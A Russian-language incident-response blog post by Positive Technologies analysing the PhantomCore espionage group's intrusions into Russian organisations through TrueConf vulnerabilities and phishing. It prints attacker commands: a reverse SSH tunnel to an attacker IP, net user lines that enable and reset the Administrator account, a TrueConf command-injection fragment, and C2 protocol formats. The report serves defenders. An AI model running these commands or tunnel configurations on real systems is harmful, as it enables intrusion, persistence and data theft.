


Хабр

Весна новых возможностей

Создание IT-продукта уже в Хабре. Как это?



Хабр



Чему научиться в этом году?



64K+

Охват за 30 дней

Positive Technologies

4,21 Оценка работодателя

512,04 Рейтинг

117 969 Подписчики

[Подписаться](#)

ptsecurity

16 часов назад

Скрываясь на виду: как PhantomCore маскирует свою активность с помощью легитимных инструментов[🔗 Средний](#) [🕒 28 мин](#) [👁 5.3K](#)

Блог компании Positive Technologies, Информационная безопасность*, Антивирусная защита*

[Кейс](#)

С осени 2025 года наши специалисты из отдела реагирования на киберугрозы отмечают рост числа инцидентов, связанных с деятельностью хакерской группы PhantomCore. Эта группировка специализируется на кибершпионаже и краже конфиденциальных данных у российских организаций. Злоумышленники, в первую очередь нацеленные на внутренние процессы скомпрометированной организации, могут длительное время присутствовать в инфраструктуре жертвы, постепенно расширяя свое присутствие в сети.

[▶ Содержание](#)

В некоторых случаях злоумышленники осуществляли шифрование как виртуальных машин, так и физических серверов, а также рабочих станций обычных пользователей. Иногда временной промежуток между компрометацией инфраструктуры и шифрованием данных составляет всего несколько часов. В таких ситуациях можно предположить, что PhantomCore теряет интерес к данным внутри организации и в результате пытается нанести экономический урон. В качестве инструмента для деструктивных действий используется LockBit, билдер которого стал публичным в 2022 году.

Подробный анализ используемого программного обеспечения и сетевой инфраструктуры был опубликован [в отчете TI-департамента](#) экспертного центра Positive Technologies. В результате расследования выявлена широкомасштабная кампания кибершпионажа и возможный раскол АРТ-группировки PhantomCore.

В рассматриваемый период группа **активно атаковала организации, использующие сервер видеоконференцсвязи TrueConf**, и, помимо этого, продолжает использовать фишинг для получения первоначального доступа.

Арсенал PhantomCore включает модифицированные общедоступные инструменты для туннелирования трафика (Rsocks, tsocks, wstunnel, microsocks, localtonet) и **собственные разработки** (PhantomSscp, MactunnelRat, PhantomProxyLite). Все перечисленные утилиты предназначены для перемещения внутри периметра (pivoting) и создания плацдарма, позволяющего детально исследовать и эксплуатировать внутреннюю инфраструктуру скомпрометированных систем.

Первоначальный доступ

TrueConf

Для получения первоначального доступа злоумышленники часто используют цепочку уязвимостей **в сервисе видеоконференцсвязи TrueConf** ([BDU: 2025-10114](#), [BDU: 2025-10115](#), [BDU: 2025-10116](#)), выявленную экспертом PT SWARM (команда занимается анализом защищенности). Проэксплуатировав указанные уязвимости, атакующие получают возможность удаленного выполнения команд на сервере.

Несмотря на то, что эксплойтов для данной цепочки уязвимости в публичном доступе нет, злоумышленникам из PhantomCore удалось провести свое исследование и воспроизвести уязвимости, что привело к большому количеству случаев ее эксплуатации в российских организациях. Информация о данной уязвимости появилась в августе 2025 года, а первые атаки, нацеленные на TrueConf, были осуществлены уже в середине сентября 2025 года.

В случае успешной эксплуатации данных уязвимостей атакующий получает возможность выполнить произвольную команду интерпретатора cmd.exe (Windows) или Bash (Linux) в контексте процесса tc_webmgr (C:\Program Files\TrueConf Server\httpconf\bin\tc_webmgr.exe для Windows).

Пример цепочки команд, приводящей к удаленному выполнению кода:

```
cmd.exe /s /c "C:\Program Files\TrueConf Server\tc_server.exe" /mode:1 /ServerID:a /Se
```

[Объяснить с](#)  SourceCraft

Дальнейшие действия злоумышленников выполнялись в командной оболочке PowerShell, где вывод перенаправлялся в файл private/css/c.css (C:\Program Files\TrueConf

Server\httpconf\site\private\css\c.css). Во всех расследуемых нами инцидентах мы видели перенаправление исключительно в файл с таким именем, что может свидетельствовать об использовании автоматизированных скриптов для эксплуатации уязвимостей.

Пример выполнения PowerShell-команды из логов Windows.

```
{
  "Event": {
    "#attributes": {
      "xmlns": "http://schemas.microsoft.com/win/2004/08/events/event"
    },
    "System": {
      "Provider": {
        "#attributes": {
          "Name": "PowerShell"
        }
      },
      "EventID": {
        "#attributes": {
          "Qualifiers": 0
        },
        "#text": 600
      },
      "Level": 4,
      "Task": 6,
      "Keywords": "0x8000000000000000",
      "TimeCreated": {
        "#attributes": {
          "SystemTime": "2025-10-25T12:53:50.133205Z"
        }
      },
      "EventRecordID": 3195,
      "Channel": "Windows PowerShell",
      "Computer": "[REDACTED]",
      "Security": null
    },
    "EventData": {
      "Data": {
        "#text": [
          "Registry",
          "Started", "\tProviderName=Registry\r\n\tNewProviderState=Started\r\n\t"
        ]
      },
      "Binary": null
    }
  }
}
```

[Объяснить с](#) 

Следы атаки могут фиксироваться в логах веб-сервера TrueConf (расположение по умолчанию: \TrueConf\web_logs\). Например, запись «error: the required argument for option '--Serial' is missing» служит маркером попытки внедрения команды через параметр Serial.

Компрометация сервера TrueConf позволила злоумышленникам использовать его как трамплин для атак на внутренние ресурсы организации. Среди выполненных действий: разведка (сбор информации об ОС и пользователях), закрепление (загрузка веб-шеллов, создание пользователя), обход защиты (отключение Defender), кража учетных данных (дамп lsass) и организация каналов связи (SSH-туннели, утилиты для туннелирования).

Веб-шеллы

В одном из инцидентов после компрометации TrueConf злоумышленники загружали на сервер файл `http.php` (`api.php`), представляющий собой веб-шелл, разработанный на языке PHP, с функционалом загрузки файлов на скомпрометированный хост и выполнения удаленных команд, и файл `conference.php` — прокси-сервер.

Файл `http.php` реализует скрытый удаленный интерфейс управления скомпрометированным сервером. При запуске он отключает ограничение времени выполнения (`set_time_limit(0)`) и определяет функцию `wr()` для отправки ответов клиенту. Основная логика построена на анализе HTTP-метода запроса. При получении PUT-запроса скрипт читает данные из потока `php://input`, извлекает параметры и, если среди них присутствует параметр «с», передает его значение функции `system()`. Это позволяет выполнить любую команду на сервере, фактически превращая скрипт в backdoor для удаленного администрирования. При POST-запросе скрипт работает как загрузчик файлов: принимает файл из поля `file`, проверяет успешность загрузки и сохраняет его в текущую директорию, используя оригинальное имя.

PHP-скрипт `conference.php` выполняет две функции. Первая — это проверка наличия загрузчика **SourceGuardian** (`sg_load`). Если загрузчик отсутствует, скрипт пытается найти его в каталоге расширений или выводит инструкцию по установке. Данная часть скрипта никак не влияет на выполнение последующей функции HTTP-прокси.

В функции прокси скрипт принимает POST-запросы с параметрами `url` (целевой адрес) и опционально `data` (POST-данные). Он копирует все входящие заголовки, поддерживает загрузку файлов и отправляет запрос через cURL на указанный URL. Проверка SSL-сертификатов при этом отключена. Полученный ответ (заголовки и тело) перенаправляется обратно клиенту. При ошибке возвращается статус 500.

Скрипт `conference.php` функционирует как универсальный прокси-сервер, обеспечивающий неограниченное перенаправление HTTP-трафика на любые внешние ресурсы. Благодаря этому атакующие могли скрывать свои действия, маскируя вредоносные запросы под обращение с легитимного (скомпрометированного) сервера.

PhantomPxPigeon

В рамках анализа ландшафта угроз (threat intelligence) наши специалисты отдела киберразведки выявили вредоносный клиент видеоконференции TrueConf.

Обнаруженный файл — `trueconf_windows_client_x64.exe` (MD5: `a92a9b9258091aa47e770d4dea7a19a3`). Исполняемый модуль не имеет цифровой подписи и является установщиком, созданным с использованием Inno Setup версии 6.5.2.

Интересно, что скрипт Inno Setup, применявшийся для создания данного установщика, соответствует версии 8.2.1 клиента TrueConf, которая была выпущена еще в 2022 году.

После распаковки клиентского приложения в директорию установки запускается основной исполняемый файл `TrueConf.exe`, в таблице импорта которого указан загружаемый модуль `libEGL.dll`.

Вредоносный компонент реализован в динамической библиотеке libEGL.dll (дата компиляции — 29 декабря 2025 года), функция экспорта DllMain. В оригинальном дистрибутиве данная DLL представляет собой компонент библиотеки интерфейса EGL, предназначенный для взаимодействия между API рендеринга (OpenGL ES, OpenVG) и системным оконным интерфейсом.

Все строковые константы хранятся в зашифрованном виде и расшифровываются с помощью операции XOR непосредственно перед использованием.

Библиотека реализует функционал реверс-шелла с собственным протоколом коммуникации с управляющим сервером. Для сетевых операций используется библиотека [libcurl](#), а для обработки команд применяется JSON-библиотека [nlohmann-json](#).

Перед началом сетевого взаимодействия собирается информация о системе и формируется JSON-объект. Этот объект содержит следующие поля:

- UUID системы. На начальном этапе извлекается уникальный UUID системы через двойной вызов Windows API GetSystemFirmwareTable с параметром 0x52534D42 (RSMB): сначала с нулевым буфером для определения размера, затем повторно для заполнения буфера данными SMBIOS, откуда из структуры типа 1 (System Information) получается 16-байтовый UUID скомпрометированного компьютера.
- Имя пользователя. Имя текущего пользователя извлекается с помощью функции [GetUserNameW](#).
- Формирование padding. Генерируется случайная строка из алфавита: 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz длиной до 0x80 символов.

Статические значения. Параметр buildId имеет фиксированное, но разное для каждого обнаруженного семпла, параметр jitter также задан статически.

```
{"buildId":"JE9H2OXI-DXYFVNZO-16BPK5TT-TVTHERLM","jitter":{"max":50,"min":25},"padding":
```

[Объяснить с](#) 

После подготовки начальных данных начинается процесс взаимодействия с управляющим сервером. Формируется список URL-адресов, и при отсутствии связи с первым сервером происходит последовательный перебор остальных адресов до установления успешного соединения. Существует два варианта подключения: с использованием Proxy-URL и без него.

При использовании Proxy-URL запрос направляется на PHP-скрипт conference.php, описанный в блоке веб-шеллов. В запросе на рисунке ниже передается информация о скомпрометированной системе с перенаправлением через прокси-сервер, обеспечивающий неограниченную маршрутизацию HTTP-трафика на любые внешние ресурсы. При этом данный прокси-сервер может располагаться как в инфраструктуре злоумышленников, так и в любой взломанной организации.

Если Proxy-URL недоступен, то запрос на получение команды отправляется на один из URL из расшифрованного списка, в качестве ответа от сервера управления поступает следующий JSON-ответ:

```
{"taskId":[REDACTED],"taskType":"EXEC","timeout":[REDACTED],"options":{"command":["REDACTED"]}}
```

Ответ содержит следующие поля:

- **taskId** — идентификатор команды;
- **taskType** — тип команды; в данном случае используется только тип EXEC (выполнить команду) либо NONE;
- **timeout** — время ожидания выполнения команды;
- **options.command** — команда для cmd.exe, закодированная в Base64;
- **options.detached** — логическая переменная, указывающая на режим работы: запуск исполняемого файла, выполнение команды.

Если параметр `options.detached` имеет значение `true`, осуществляется запуск исполняемого файла, указанного в `options.command`, в режиме отдельного процесса (дочернего по отношению к текущему).

При успешном запуске формируется JSON-ответ:

```
{"data": "U1RBUlRFRA", "padding": "[REDACTED]", "status": "SUCCESS", "taskId": [REDACTED]}
```

Объяснить с 

- **data** — строка STARTED, закодированная в Base64;
- **padding** — значение, сформированное на начальном этапе работы;
- **taskId** — идентификатор команды;
- **status** — статус выполнения.

В противном случае, когда в поле `options.command` указана обычная команда, она выполняется через командную строку `cmd.exe`, а весь результат ее работы направляется в анонимный канал (PIPE). Чтобы после ее выполнения процесс командной строки гарантированно завершился и не остался «висеть» в системе, применяется специальный механизм — объект задания (Job Object), который принудительно закрывает дочерний процесс, когда он больше не нужен. Вывод команды считывается из канала по мере поступления данных, что позволяет программе обрабатывать результаты по частям или дожидаться полного завершения.

Результат выполненной работы будет закодирован в Base64 в поле `data` JSON-ответа:

```
{"data": "[REDACTED]", "padding": "[REDACTED]", "status": "SUCCESS", "taskId": [REDACTED]}
```

Объяснить с 

В случае возникновения ошибки во время выполнения дополнительно формируются поля **msg** и **error**, описывающие возникшую проблему.

Таким образом, вредоносная DLL, внедренная в клиент TrueConf, может выполнять удаленные команды, запускать исполняемый файл как дочерний процесс, поддерживает несколько адресов управления и позволяет проксировать трафик через веб-шелл `conference.php`.

В качестве дополнительных мер безопасности рекомендуем: загружать дистрибутивы из проверенных официальных источников, проверять наличие корректной цифровой подписи у клиентских дистрибутивов, сверять контрольные суммы на сайте разработчика.

Фишинг

Помимо эксплуатации уязвимостей в TrueConf, PhantomCore продолжают активно использовать фишинг как вектор первоначального доступа. В частности, в январе – феврале мы фиксировали фишинговые рассылки с почтовых серверов взломанных российских организаций.

Содержимое фишингового письма

В качестве вложения мы встречали различные архивы с паролем 2026, к примеру: Комплект документов.rar, ТЗ на согласование сб 54 от 19.01.26.zip. Каждый из архивов содержал вредоносный LNK-файл с двойным расширением и маскировался под DOC или PDF.

LNK-файл содержит следующую команду, которая загружает PowerShell-скрипт из управляющего сервера и выполняет ее.

Скрипт в LNK

Powershell-скрипт, загруженный LNK-файлом, обфусцирован и представляет структуру HTML-страницы, где в блоке script находится основная нагрузка.

Вредоносная нагрузка

Данный скрипт загружает документ-приманку во временную директорию пользователя и открывает его для отвлечения внимания с целью установки основной нагрузки в систему.

Затем создается запланированная задача, которая в течение суток с интервалом в 61 секунду будет пытаться скачать следующий этап полезной нагрузки, пример которой представлен ниже.

Скрипт реализует следующий алгоритм: получает UUID системы, отправляет его на управляющий сервер через GET-запрос, после чего разбирает ответ, выделяет команду PowerShell и идентификатор команды. После выполнения команды в системе отправляет результат работы POST-запросом на сервер, куда входят: UUID (идентификатор скомпрометированного хоста на C2), имя хоста, домена, идентификатор команды и результат ее выполнения.

Таким образом, злоумышленники оставили себе обратную оболочку с возможностью выполнять удаленные команды на хосте с возможностью смены полезной нагрузки.

Разведка

Для проведения разведки в домене злоумышленники использовали ADRecon:

```
{ "TimeLine": "2025-12-13T13:57:53Z", "Source": { "Name": "usnjrnl", "Path": "\\$EXTEND\\$UsnJrnl" }
```

[Объяснить с](#) 🚀

В журнале UsnJrnl мы также обнаружили следы создания и удаления файла отчета ADRecon и соответствующей директории.

```
{ "TimeLine": "2025-12-13T13:01:35Z", "Source": { "Name": "usnjrnl", "Path": "\\$EXTEND\\$UsnJrnl" }
```

```
{ "TimeLine": "2025-12-13T12:58:31Z", "Source": { "Name": "usnjrnl", "Path": "\\$EXTEND\\$UsnJrnl" }
```

[Объяснить с](#) 🚀

Получение учетных данных

В рамках рассматриваемой нами кампании PhantomCore применяли стандартные техники для кражи NTDS.dit и удаленного дампа lsass.exe с помощью Impacket.

Команда удаленного дампа LSASS

Данная команда осуществляет поиск процесса `lsass.exe`, извлекает его идентификатор (PID) и передает его в `rundll32` для вызова функции `MiniDump` из `comsvcs.dll` с целью создания дампа памяти процесса LSASS и его сохранения в файл с расширением `.cur` в папке `C:\Windows\Temp`.

Для компрометации учетных данных системы резервного копирования Veeam Backup & Replication злоумышленники применяли скрипт, извлекающий пароли из базы данных приложения. Ключ расшифровки («соль»), необходимый для декодирования паролей, извлекался из ветки реестра Windows, где Veeam хранит конфиденциальные параметры. Данный метод позволил злоумышленникам получить не только локальные пароли, но и учетные данные доменных

пользователей, используемые для резервного копирования. Для этого они использовали модифицированную версию Powershell-скрипта [Veeam-Get-Creds](#).

Содержимое скрипта

Также был обнаружен весьма нетривиальный способ получения учетных данных из оперативной памяти компьютера. Для этого запускалась комбинация инструментов: [DumpIT](#) и [MemProcFS](#), работающего в связке с библиотекой [Dokan](#).

Предварительно получив дамп оперативной памяти с помощью утилиты DumpIT, атакующие использовали утилиту MemProcFS, которая позволяет смонтировать созданный дамп оперативной памяти как файловую систему.

Ниже представлен вывод работы модуля Csm_Rua (недавно использованные приложения из раздела «Установленное программное обеспечение») утилиты PT-Dumper.

Получившийся дамп памяти монтируется с помощью MemProcFS (по умолчанию диск M:).

Далее злоумышленники переходили в каталог M:\name\lsass.exe-<id процесса>\minidump виртуальной файловой системы, пытаясь получить содержимое процесса lsass.exe.

Данный подход противоречит официальной документации MemProcFS, где прямо указано, что мини-дампы не создаются для процессов System, Registry, LSASS и MemCompression. Однако в ходе атаки была зафиксирована попытка применения именно этого механизма. Выяснилось, что в релизах до 2024 года существовала возможность получения мини-дампа LSASS, это объясняет наблюдаемое расхождение: злоумышленники, вероятно, использовали устаревшую версию утилиты, где механизм ещё функционировал.

На одном из узлов мы также обнаружили события обращения по сети к папкам, содержащим мастер-ключи DPAPI для различных пользователей:

```
{
  "Event": {
    "#attributes": {
      "xmlns": "http://schemas.microsoft.com/win/2004/08/events/event"
    },
    "EventData": {
      "AccessList": "%416\r\n\t\t\t\t\t%423\r\n\t\t\t\t\t",
      "AccessMask": "0x81",
      "AccessReason": "-",
      "IpAddress": "[REDACTED]",
      "IpPort": 5666,
      "ObjectType": "File",
      "RelativeTargetName": "Users\\[REDACTED]\\AppData\\Roaming\\Microsoft\\Protect\\",
      "ShareLocalPath": "\\??\\C:\\",
      "ShareName": "\\*\\C$",
      "SubjectDomainName": "INTSB",
    }
  }
}
```

```

    "SubjectLogonId": "0x17a26c0d",
    "SubjectUserName": "[REDACTED]",
    "SubjectUserSid": "[REDACTED]"
  },
  "System": {
    "Channel": "Security",
    "Computer": "[REDACTED]",
    "Correlation": "null",
    "EventID": "5145",
    "EventRecordID": "43898311",
    "Execution": {
      "#attributes": {
        "ProcessID": "4",
        "ThreadID": "24336"
      }
    },
    "Keywords": "0x8020000000000000",
    "Level": "0",
    "Opcode": 0,
    "Provider": {
      "#attributes": {
        "Guid": "54849625-5478-4994-A5BA-3E3B0328C30D",
        "Name": "Microsoft-Windows-Security-Auditing"
      }
    },
    "Security": null,
    "Task": 12811,
    "TimeCreated": {
      "#attributes": {
        "SystemTime": "2025-12-25T14:09:18.123147Z"
      }
    },
    "Version": 0
  }
}

```

Объяснить с 

Получив мастер-ключ DPAPI, злоумышленники могли получить учетные данные соответствующих пользователей.

Перемещение внутри периметра

После проведения сетевой разведки и компрометации учетных данных злоумышленники приступили к перемещению по инфраструктуре, используя протоколы WinRM (Windows Remote Management) и RDP (Remote Desktop Protocol).

В ходе анализа одного из узлов **были обнаружены следы использования инструмента Evil-WinRM** — специализированного фреймворка для работы с WinRM, предоставляющего злоумышленникам расширенные возможности удаленного управления. Обнаружить данную активность помогло событие с идентификатором 4103 в журнале PowerShell, фиксирующее выполнение команды Invoke-Expression. Характерной особенностью является контекст исполнения: процесс wsmprovhost.exe (легитимный компонент WinRM) выступал в роли хоста для запуска вредоносных PowerShell-команд.

```

{
  "Event": {
    "EventData": {
      "ContextInfo": " Severity = Informational
                        Host Name = ServerRemoteHost
                        Host Version = 1.0.0.0
                        Host ID = feed5c59-5352-41a1-810e-b074ab691388
                        Host Application = C:\\Windows\\system32\\wsmprovhost.exe
                        Engine Version = 4.0
                        Runspace ID = ce5ce838-972d-457d-aecb-69f7bf734757
                        Pipeline ID = 1
                        Command Name = Invoke-Expression
                        Command Type = Cmdlet
                        Script Name =
                        Command Path =
                        Sequence Number = 22
                        User = "[REDACTED]"
                        Shell ID = Microsoft.PowerShell
                        "
    "Payload": "CommandInvocation(Invoke-Expression): \\Invoke-Expression\\"
              ParameterBinding(Invoke-Expression): name=\\Command\\"; value=\\(get-
              CommandInvocation(Out-String): \\Out-String\\"
              ParameterBinding(Out-String): name=\\Stream\\"; value=\\True\\"
              ParameterBinding(Out-String): name=\\InputObject\\"; value=\\C:\\Use
              "
    "UserData": ""
  },
  "System": {
    "Channel": "Microsoft-Windows-PowerShell/Operational",
    "Computer": "[REDACTED]",
    "Correlation": {
      "ActivityID": "37333036-3831-0012-C1D4-BBD8413FDC01"
    },
    "EventID": 4103,
    "EventRecordID": 27092,
    "Execution": {
      "ProcessID": 11120,
      "ThreadID": 12028
    },
    "Keywords": 0,
    "Level": 4,
    "Opcode": 20,
    "Provider": {
      "Guid": "A0C1853B-5C40-4B15-8766-3CF1C58F985A",
      "Name": "Microsoft-Windows-PowerShell"
    },
    "Security": {
      "UserID": "S-1-5-21-1844093301-3975091188-1161827324-92009"
    },
    "Task": 106,
    "TimeCreated": {
      "SystemTime": "2025-11-26 21:52:04.132407309 +0000 UTC"
    },
    "Version": 1
  }
}

```

```
}  
}
```

Объяснить с

Ключ реестра HKLM:

\\Software\\Microsoft\\Windows\\CurrentVersion\\WSMAN\\SafeClientList\\WSManSafeClientList содержит кэш клиента WinRM с историей (до 10) последних IP-адресов (IPv4/IPv6), подключавшихся к системе. Новые адреса добавляются в конец списка по принципу FIFO, где последняя запись соответствует самому недавнему подключению. Данный артефакт полезен для ретроспективного анализа подключений, но не содержит временных меток и деталей аутентификации.

Закрепление

Для обеспечения постоянного присутствия и фоновой активности вредоносного ПО в скомпрометированной системе злоумышленники прибегают к созданию собственных служб. Имена таких служб, как правило, **маскируются под легитимные системные процессы**, например, имитируют работу служб SSL, характерный пример: SscpSvc, используемая для запуска сервисной DLL PhantomSscp.

```
{  
  "Name": "SscpSvc",  
  "Caption": "Secure Sockets Cryptographic Protocol Service",  
  "Description": "The Secure Sockets Cryptographic Protocol Service provides encrypti",  
  "DisplayName": "Secure Sockets Cryptographic Protocol Service",  
  "PathName": "C:\\Windows\\System32\\svchost.exe -k SscpSvc",  
  "ProcessId": 3692,  
  "Started": true,  
  "State": "Running",  
  "SystemName": "[REDACTED]",  
  "InstallDate": "0001-01-01T00:00:00Z",  
  "ServiceDll": "C:\\Windows\\System32\\dfxhost.dll",  
  "ServiceMain": "",  
  "Application": "",  
  "AppParameters": "",  
  "AppDirectory": "",  
  "TimeLine": "2025-10-12T17:24:18.3889516Z",  
}
```

Объяснить с

Альтернативным вектором является **создание заданий в планировщике Windows, стилизованных под стандартные сценарии PowerShell**.

Помимо этих методов, существуют менее тривиальные подходы, включающие создание локальной учетной записи пользователя или применение механизмов, когда вредоносная активность реализуется через легитимное программное обеспечение, часто относящееся к решениям ИБ.

В ходе анализа инцидента выявлен еще один метод закрепления на скомпрометированных хостах: злоумышленники целенаправленно работали со встроенной учетной записью Administrator, которая по умолчанию отключена в современных версиях Windows (начиная с Vista/Server 2008).

Команда активации учетной записи, которая включает встроенного администратора, делая его доступным для входа в систему, может выглядеть следующим образом:

```
cmd.exe /C net user Administrator /active:yes
```

Команда смены пароля учетной записи на собственный, чтобы гарантированно иметь возможность вернуться в скомпрометированную систему, выглядит так:

```
cmd.exe /C net user Administrator "[REDACTED]"
```

После выполнения необходимых действий или перед завершением сессии злоумышленники вновь отключали учетную запись, скрывая факт ее использования, чтобы не привлечь внимание администраторов:

```
cmd.exe /C net user Administrator /active:no
```

Создание пользователя

Во время одного из расследований мы встретили использование динамической DLL, которая **создавала пользователя TrueConf2 (пароль: Test123456789!)** с административными привилегиями.

В процессе создания учетной записи и наделения ее административными привилегиями исполняемый файл использует ряд методов обфускации. Все строковые константы, включая имя создаваемого пользователя, а также список используемых библиотек (например, samcli.dll), хранятся в зашифрованном виде и расшифровываются с помощью операции XOR непосредственно перед использованием.

Для динамического разрешения имен DLL и экспортируемых функций применяется алгоритм хеширования FNV-1a с модифицированными константами. Примечательно, что для каждого разыменования функции используется уникальное начальное значение хеш-суммы. Например, для получения адреса функции `NetUserAdd` применяется начальное значение 0x8341EE9B, а сама функция идентифицируется хеш-суммой 0xBF28FB88.

После успешного создания учетной записи выполняется последовательность вызовов для включения ее в группу администраторов: сначала имя учетной записи преобразуется в SID через `LookupAccountNameW`, затем строковое представление SID конвертируется функцией `ConvertStringSidToSidW`. Завершающим этапом является добавление пользователя в группу администраторов посредством вызова `NetLocalGroupAddMembers`.

Данную DLL мы встретили на скомпрометированном сервере видеоконференцсвязи. Для выполнения команды по удалению ранее созданного локального пользователя TrueConf2 злоумышленники использовали ту же цепочку уязвимостей в TrueConf.

```
cmd.exe /s /c \"C:\\Program Files\\TrueConf Server\\tc_server.exe\" /mode:1 /ServerII
```

[Объяснить с](#) 

Velociraptor

Еще одной интересной особенностью, которую нам удалось обнаружить, стало **использование утилиты для цифровой криминалистики** и расследования инцидентов **Velociraptor** в качестве RAT.

Агент Velociraptor маскировался под компонент Windows Defender с именем C:\Windows\System32\Windows Security Health\SecurityHealthAgent.exe.

Обнаруженный нами агент имел встроенную конфигурацию, которая содержала: сервер управления агентом, дату сборки, имя службы и ее описание.

Злоумышленники использовали штатный механизм Velociraptor по созданию офлайн-сборщиков артефактов с возможностью встраивания собственных исполняемых файлов и конфигураций. Отсутствие у агента стандартных функций коллектора указывает на то, что инструмент применялся именно для создания кастомного агента.

Для получения встроенной конфигурации необходимо выполнить следующую команду:

```
SecurityHealthAgent.exe config show
```

Организация управления

После компрометации хостов злоумышленники стремятся преодолеть сетевую сегментацию. Они создают туннели, используя протоколы SSH и SOCKS. Для этого на скомпрометированный хост загружаются вредоносные утилиты, основная задача которых — проброс портов и маршрутизация трафика между сетями.

Установка обратного SSH-туннеля

Организация обратного SSH-туннеля является одним из наиболее распространенных методов, используемых PhantomCore для закрепления в скомпрометированной среде. Данная техника фиксировалась практически на всех затронутых инцидентом хостах. При этом иногда применялся штатный клиент OpenSSH, однако значительно чаще **для управления туннелем использовалось специализированное ВПО: MacTunnelRat, PhantomProxyLite, PhantomSscp.**

На хостах под управлением Windows из-за отсутствия предустановленного SSH-клиента, злоумышленники доставляли на целевую систему собственный портативный вариант исполняемого файла в виде пакета ssh.msi.

Команда, используемая атакующими для создания обратного SSH-туннеля, выглядит следующим образом:

```
ssh.exe -o StrictHostKeyChecking=no -o ServerAliveInterval=120 -o ServerAliveCountMax=30 -f -N -R 26713 -p 443 ygbhunijygukbqdpwb@31.59.105.51
```

Данная команда инициирует подключение с зараженной машины (клиента) на сервер злоумышленника. Ключи `-o StrictHostKeyChecking=no` и `-f -N` используются для автоматизации процесса: первый отключает проверку ключа хоста (что позволяет избежать интерактивного подтверждения), а второй переводит сессию в фоновый режим без выполнения команд, делая туннель незаметным для пользователя. Параметры `ServerAliveInterval` и `ServerAliveCountMax` служат для поддержания стабильности соединения. Флаг `-R 26713` реализует механизм удаленного проброса порта. После выполнения этой команды на сервере атакующего открывается порт для прослушивания.

Интересно, что при подключении к новому хосту, даже с флагом `StrictHostKeyChecking=no`, OpenSSH-клиент по-прежнему сохраняет запись о подключении в файл `known_hosts`. На машине жертвы в директории пользователя (`~/.ssh/known_hosts` или `C:\Users\<Username>\.ssh\known_hosts`) появится запись, содержащая IP-адрес или доменное имя сервера злоумышленника и его

цифровой отпечаток. **Обнаружение подобных записей может служить индикатором компрометации (IOC).**

MacTunnelRAT

MacTunnelRAT — PowerShell-скрипт, предназначенный для создания обратного SSH-туннеля.

На начальном этапе PowerShell-скрипт определяет MAC-адрес первого физического сетевого интерфейса. Этот адрес используется в качестве уникального идентификатора клиента (Client ID) для всего последующего обмена с командным сервером (C2).

Функция получения MAC-адреса

Используя полученный MAC-адрес в качестве ключа шифрования (AES-128, режим CBC), вредоносный код расшифровывает встроенный список URL-адресов C2.

Далее начинается процесс взаимодействия с управляющим сервером. Если связь с первым сервером из расшифрованного списка отсутствует, то скрипт последовательно перебирает остальные адреса до установления успешного соединения.

Процесс взаимодействия можно разделить на следующие команды:

1. **Heartbeat** — данная команда предназначена для управления обратным SSH-туннелем на скомпрометированном хосте. От клиента формируется JSON-запрос следующего вида, где `clientId` это и есть MAC-адрес первого физического интерфейса:

```
{"clientId":"[REDACTED]","publicIp":"[REDACTED]"}
```

[Объяснить с](#) 

Поле `publicIp` заполняется путем обращения к внешнему сервису <http://ident.me>, который возвращает внешний IP-адрес зараженного хоста.

Обработка ответа сервера происходит по следующей логике: при получении статуса «Client not registered» инициируется команда регистрации; в противном случае из ответа извлекается конфигурация обратного SSH-туннеля.

Участок кода команды Heartbeat

2. Регистрация: если клиент не найден (не зарегистрирован) на управляющем сервере, инициируется процесс регистрации. PowerShell-скрипт собирает данные о системе (имя хоста, домен, MAC-адрес, публичный IP-адрес) и отправляет их на URL /api/clients/register.

```
{"clientId":"[REDACTED]","publicIp":"[REDACTED]","hostname":"[REDACTED]","domain":"[REDACTED]","macAddress":"[REDACTED]","sshEnabled":true,"sshIp":"[REDACTED]","sshUsername":"[REDACTED]","sshPort":[REDACTED]}
```

[Объяснить с](#) 🚩

3. Выполнение задачи. Для уже зарегистрированного клиента в ответ на команду heartbeat приходит JSON-ответ с конфигурацией для создания обратного SSH-туннеля:

```
{"sshEnabled":true,"sshIp":"[REDACTED]","sshUsername":"[REDACTED]","sshPort":[REDACTED]}
```

[Объяснить с](#) 🚩

В функции Start-SshProcess из полученного JSON извлекаются поля и формируется файл конфигурации SSH по пути C:\Windows\Temp\config.

```
Host version
  Hostname $Ip
  User $Username
  Port $Port
  ServerAliveInterval 45
  ServerAliveCountMax 20
  RemoteForward $ForwardPort
  StrictHostKeyChecking no
  SessionType None
```

[Объяснить с](#) 🚩

Формирование конфигурации и запуск ssh.exe

Далее запускается легитимный клиент OpenSSH (ssh.exe) из каталога C:\Program Files\OpenSSH или C:\Windows\System32\OpenSSH\ssh.exe -F C:\Windows\Temp\config version

4. Статус выполнения задачи. После попытки запуска SSH-туннеля скрипт информирует сервер о результате:

При успешном подключении отправляется уведомление на URL /api/clients/ssh-success со следующим содержимым:

```
{ "clientId" = ""; "protocol" = "socks5"; "ip" = $ip; port = $forwardPort }
```

[Объяснить с](#) 

В случае ошибки запуска отчет отправляется на /api/clients/report-ssh-status

```
{ clientId = $clientId; protocol = "socks5"; ip = ""; port = 0 }
```

[Объяснить с](#) 

5. Завершение процесса туннелирования. Если в ответе на команду heartbeat параметр sshEnabled имеет значение false, PowerShell-скрипт завершает процесс ssh.exe и удаляет конфигурационный файл C:\Windows\Temp\config. Информация о принудительном завершении туннеля отправляется на URL /api/clients/ssh-terminated.

```
{ clientId = $clientId; protocol = "socks5"; ip = ""; port = 0 }
```

[Объяснить с](#) 

В случае получения ошибки HTTP с кодом 400 модуль анализирует текст ответа, который содержит «Bad Request» или «Недопустимый запрос». Такая проверка проводится для корректной обработки ошибок в зависимости от локали системы.

► [Обновленная версия MacTunnelRat](#)

PhantomSscp

PhantomSscp — сервисная DLL-библиотека, которая реализует функцию обратного SSH-туннеля. Функционал данного вредоносного исполняемого файла идентичен MacTunnelRat.

Для установки данной DLL в систему злоумышленники использовали скрипт с именем run.ps1. Его функционал заключается в том, чтобы создать и зарегистрировать сервис Windows с именем SscpSvc и привязать его к системному процессу svchost.exe, указывая DLL-файл dfxhost.dll в параметрах сервиса. Описание службы содержит определение протокола SSL. После создания службы PowerShell-скрипт удаляет из системного журнала события за последний час, относящиеся к установке или запуску сервисов (EventID 7045 и 7036 с сообщением «entered the running state»), тем самым скрывая следы создания и запуска нового сервиса.

Содержимое скрипта установки

